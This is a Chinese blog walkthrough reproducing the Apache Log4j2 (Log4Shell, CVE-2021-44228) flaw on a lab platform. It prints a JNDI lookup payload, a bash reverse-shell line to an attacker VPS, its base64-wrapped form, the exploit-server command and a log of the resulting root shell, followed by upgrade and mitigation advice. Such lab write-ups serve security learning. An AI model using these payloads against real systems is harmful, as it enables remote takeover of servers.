Apache log4j2远程代码执行漏洞复现

原创

置顶 世间繁华梦一出 于 2021-12-11 17:27:08 发布 7497 收藏 22
分类专栏： 漏洞复现 文章标签： apache 安全 web安全 java

本文链接：https://blog.csdn.net/zzwwhhpp/article/details/121872026

Apache Log4j2远程代码执行漏洞

- 声明
- 漏洞描述
- 漏洞影响范围
- 漏洞复现
    - 验证工具
    - JNDI注入
        - JNDI注入原理
        - jndi注入的利用条件
    - 复现过程
    - 深度利用——反弹shell
- 防御措施
- 缓解措施

声明

首先声明一下，图片上有FreeBuf的水印是因为是从我FreeBuf上的文章中复制过来的，并不是转载他人的，依然是本人的原创，希望能帮到大家！
FreeBuf本人原文链接：https://www.freebuf.com/vuls/311455.html

文章只做网络安全技术分享，不做任何非法活动的利用，仅限于知识技术网络安全学习者阅读，切勿用于非法活动。遵纪守法，为国家网络安全贡献力量！

漏洞描述

Apache Log4j2是一个基于Java的日志记录工具。该工具重写了Log4j框架，并且引入了大量丰富的特性。该日志框架被大量用于业务系统开发，用来记录日志信息。
楼栋编号：CVE-2021-44228

说的通俗一点，log4j2就是java框架开发中常常会被使用的日志记录工具，开发者直接在pom.xml文件中便可引入相关依赖，使用此工具。相信很多java开发人员对此并不陌生。

```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-log4j2</artifactId>
    <version>2.6.1</version>
</dependency>
```

然而，在大多数情况下，开发者可能会将用户输入导致的错误信息写入日志中。攻击者利用此特性可通过该漏洞构造特殊的请求包，最终出发远程代码执行。该漏洞实际上是组件解析缺陷导致的。

漏洞影响范围

2.0 <= Apache Log4j2<= 2.14.1
如果Java应用中引入了log4j-api、log4j-core两个jar，则极大可能受到影响。电力运营商金融行业，都是重灾区。

这个漏洞在安全圈掀起了轩然大波，由于具体的payload公开，大量的网站都存在这个问题，例如百度、ICloud等等知名网站。攻击者能够通过该漏洞进行数据窃取、挖矿、勒索，堪比互联网内的“新冠”。被圈内人称为核弹级漏洞、史诗级漏洞，甚至犹如新冠，不断滋生出更多的利用方式。。。

漏洞复现

利用平台：云演漏洞复现平台

验证工具

burp、dnslog、VPS(公网ip服务器，用来反弹shell)、JNDI-Injection-Exploit-1.0-SNAPSHOT-all(JNDI注入利用工具,log4j2漏洞利用工具)

JNDI-Injection-Exploit-1.0-SNAPSHOT-all下载地址：https://github.com/welk1n/JNDI-Injection-Exploit
下载后需要编译成jar包进行使用，具体使用方法请见REAMED.md文件。

JNDI注入

在做漏洞复现之前，有必要先了解一下JNDI注入
参考链接：https://blog.csdn.net/u011479200/article/details/108246846
jndi的全称为Java Naming and Directory Interface（java命名和目录接口）SUN公司提供的一种标准的Java命名系统接口，JNDI提供统一的客户端API，通过不同的服务供应接口(SPI)的实现，由管理者将JNDI API映射为特定的命名服务和目录系统，使得Java应用程序可以和这些命名服务和目录服务之间进行交互

好，我们了解了JNDI注入之后，知道了它有两种协议可供我们攻击利用，即ldap协议和rmi协议
其中，不得不提的是，建议大家要学的不单单是log4j2这一漏洞，同时还要理解JNDI注入的原理，这也是此漏洞产生的根本原因。

JNDI注入原理

就是将恶意的Reference类绑定在RMI注册表中，其中恶意引用指向远程恶意的class文件，当用户在JNDI客户端的lookup()函数参数外部可控或Reference类构造方法的classFactoryLocation参数外部可控时，会使用户的JNDI客户端访问RMI注册表中绑定的恶意Reference类，从而加载远程服务器上的恶意class文件在客户端本地执行，最终实现JNDI注入攻击导致远程代码执行。

jndi注入的利用条件

- 客户端的lookup()方法的参数可控
- 服务端在使用Reference时，classFactoryLocation参数可控


上面两个都是在编写程序时可能存在的脆弱点（任意一个满足就行），除此之外，jdk版本在jndi注入中也起着至关重要的作用，而且不同的攻击响亮对jdk的版本要求也不一致，这里就全部列出来：

- JDK 6u45、7u21之后：java.rmi.server.useCodebaseOnly的默认值被设置为true。当该值为true时，将禁用自动加载远程类文件，仅从CLASSPATH和当前JVM的java.rmi.server.codebase指定路径加载类文件。使用这个属性来防止客户端VM从其他Codebase地址上动态加载类，增加了RMI ClassLoader的安全性。
- JDK 6u141、7u131、8u121之后：增加了com.sun.jndi.rmi.object.trustURLCodebase选项，默认为false，禁止RMI和CORBA协议使用远程codebase的选项，因此RMI和CORBA在以上的JDK版本上已经无法触发该漏洞，但依然可以通过指定URI为LDAP协议来进行JNDI注入攻击。
- JDK 6u211、7u201、8u191之后：增加了com.sun.jndi.ldap.object.trustURLCodebase选项，默认为false，禁止LDAP协议使用远程codebase的选项，把LDAP协议的攻击途径也给禁了。

复现过程


1. 开启漏洞复现环境，访问页面

2. 利用goole hackbar插件，请求路径为/hello，并构造payload，进行post发包请求，如下所示



3. 由于此漏洞不会有回显，所以我们在检测其漏洞是否存在，需要借助dnslog来查看是否有回显，如果有回显，则说明该网站存在Apache log4j2远程代码执行漏洞
    1. 构造payload

```
payload=${jndi:ldap://xxxxxx.dnslog.cn/exp}
```



2、hackbar发包，即可在dnslog平台看到靶机回显信息，证明漏洞存在

这里可能有些师傅不理解，为什么dnslog回显就能证明漏洞存在呢，或者为什么要用dnslog来测试漏洞是否存在呢。

原因是dnslog平台会给我们生成一个自己的临时域名，可供我们使用，当我们访问此域名的时候，就会解析此域名，大都知道,DNS服务器的作用就是解析域名，那么，当我们解析了该域名的时候，dnslog平台就会把解析了此域名的主机ip回显到平台页面上。

而log4j2漏洞payload正是利用上面所提过的JNDI注入，进行远程代码执行，那么我们payload里通过JNDI注入了dnslog平台给我们的域名，如果注入成功了，那么靶机就会解析我们注入的域名，则靶机ip信息就会回显到dnslog平台上，所以，dnslog平台上有了靶机信息的回显，就可以说明我们构造的JNDI注入的payload注入成功了，就证明该网站存在log4j2远程代码执行漏洞。

我相信这样大家都很容易理解了吧！

深度利用——反弹shell

好，上面已经通过dnslog平台证明了漏洞的存在，那么下一步我们就可以进一步就行利用了。

反弹shell我们需要JNDI-Injection-Exploit-1.0-SNAPSHOT-all工具以及一台VPS服务器。

工具下载地址上面也已经给过大家了，此工具需要jdk1.8版本。

反弹sehll命令：bash -i >&/dev/tcp/公网地址/公网可访问的端口 0>&1
首先对此命令进行base64加密，可以使用此加密在线工具对命令进行加密：https://www.jackson-t.ca/runtime-exec-payloads.html

splits command strings by spaces. Something like `ls "My Directory"` would then be interpreted as `ls '"My' 'Directory"'`.

With the help of Base64 encoding, the converter below can help reduce these issues. It can make pipes and redirects great again through calls to Bash or PowerShell and it also ensures that there aren't spaces within arguments.


Input type: (•) Bash ( ) PowerShell ( ) Python ( ) Perl


```
bash -i >&/dev/tcp/                    0>&1
```

```
bash -c {echo,                                                    }|
{base64,-d}|{bash,-i}
```

然后，使用NDI-Injection-Exploit-1.0-SNAPSHOT-all工具开启ldap和rmi监听服务

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,base64编码内容}|{base64,-d}|{bash,-i}" -A VPS地址
```





然后将上图中红色的部分，rmi或者ldap用来构造payload，
并再打开一个VPS窗口，通过上面反弹shell命令中指定的端口开启监听

```
[root@ ]# nc -lvnp 6666
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
```

最后，hackbar插件发送post请求
成功弹回shell

```
2021-12-15 10:01:06 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2021-12-15 10:01:06 [RMISERVER]  >> Listening on 0.0.0.0:1099
2021-12-15 10:01:06 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2021-12-15 10:17:18 [RMISERVER]  >> Have connection from /113.201.14.253:40956
2021-12-15 10:17:18 [RMISERVER]  >> Reading message...
2021-12-15 10:17:18 [RMISERVER]  >> Is RMI.lookup call for yusw3t 2
2021-12-15 10:17:18 [RMISERVER]  >> Sending local classloading reference.
2021-12-15 10:17:18 [RMISERVER]  >> Closing connection
2021-12-15 10:17:19 [RMISERVER]  >> Have connection from /113.201.14.253:40958
2021-12-15 10:17:19 [RMISERVER]  >> Reading message...
2021-12-15 10:17:19 [RMISERVER]  >> Is RMI.lookup call for yusw3t 2
2021-12-15 10:17:19 [RMISERVER]  >> Sending local classloading reference.
2021-12-15 10:17:19 [RMISERVER]  >> Closing connection
2021-12-15 10:17:19 [RMISERVER]  >> Have connection from /113.201.14.253:40962
2021-12-15 10:17:19 [RMISERVER]  >> Reading message...
2021-12-15 10:17:19 [RMISERVER]  >> Is RMI.lookup call for yusw3t 2
2021-12-15 10:17:19 [RMISERVER]  >> Sending local classloading reference.
2021-12-15 10:17:19 [RMISERVER]  >> Closing connection
2021-12-15 10:17:20 [RMISERVER]  >> Have connection from /113.201.14.253:40966
2021-12-15 10:17:20 [RMISERVER]  >> Reading message...
2021-12-15 10:17:20 [RMISERVER]  >> Is RMI.lookup call for yusw3t 2
2021-12-15 10:17:20 [RMISERVER]  >> Sending local classloading reference.
2021-12-15 10:17:20 [RMISERVER]  >> Closing connection
```

```
[root@ ]# nc -lvnp 6666
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 113.201.14.253.
Ncat: Connection from 113.201.14.253:57024.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@9f929ebd6c97:/#
```

接下来我们就可以“为所欲为”了，查看flag

完美终结！

防御措施

排查应用是否引入了Apache Log4j2 Jar包，若存在依赖引入，则可能存在漏洞影响。请尽快升级Apache Log4j2所有相关应用到最新的log4j-2.15.0-rc2 版本。
地址：https://github.com/apache/logging-log4j2/releases/tag/log4j-2.15.0-rc2

升级已知受影响的应用及组件，如 spring-boot-starter-log4j2/Apache Struts2/Apache Solr/Apache Druid/Apache Flink

可升级jdk版本至6u211 / 7u201 / 8u191 / 11.0.1以上，可以在一定程度上限制JNDI等漏洞利用方式。

官方补丁：
升级Apache Log4j所有相关应用到最新的 Log4j-2.15.0官方稳定版本。
补丁地址：https://logging.apache.org/log4j/2.x/download.html

缓解措施

(任选一种，适用于>=2.10+版本）

添加jvm启动参数: -Dlog4j2.formatMsgNoLookups=true

在应用classpath下
添加log4j2.component.properties配置文件，文件内容为：
log4j2.formatMsgNoLookups=true

学习知识的旅途中有很多美丽的风景，提升技术的征途中有耀眼的光辉！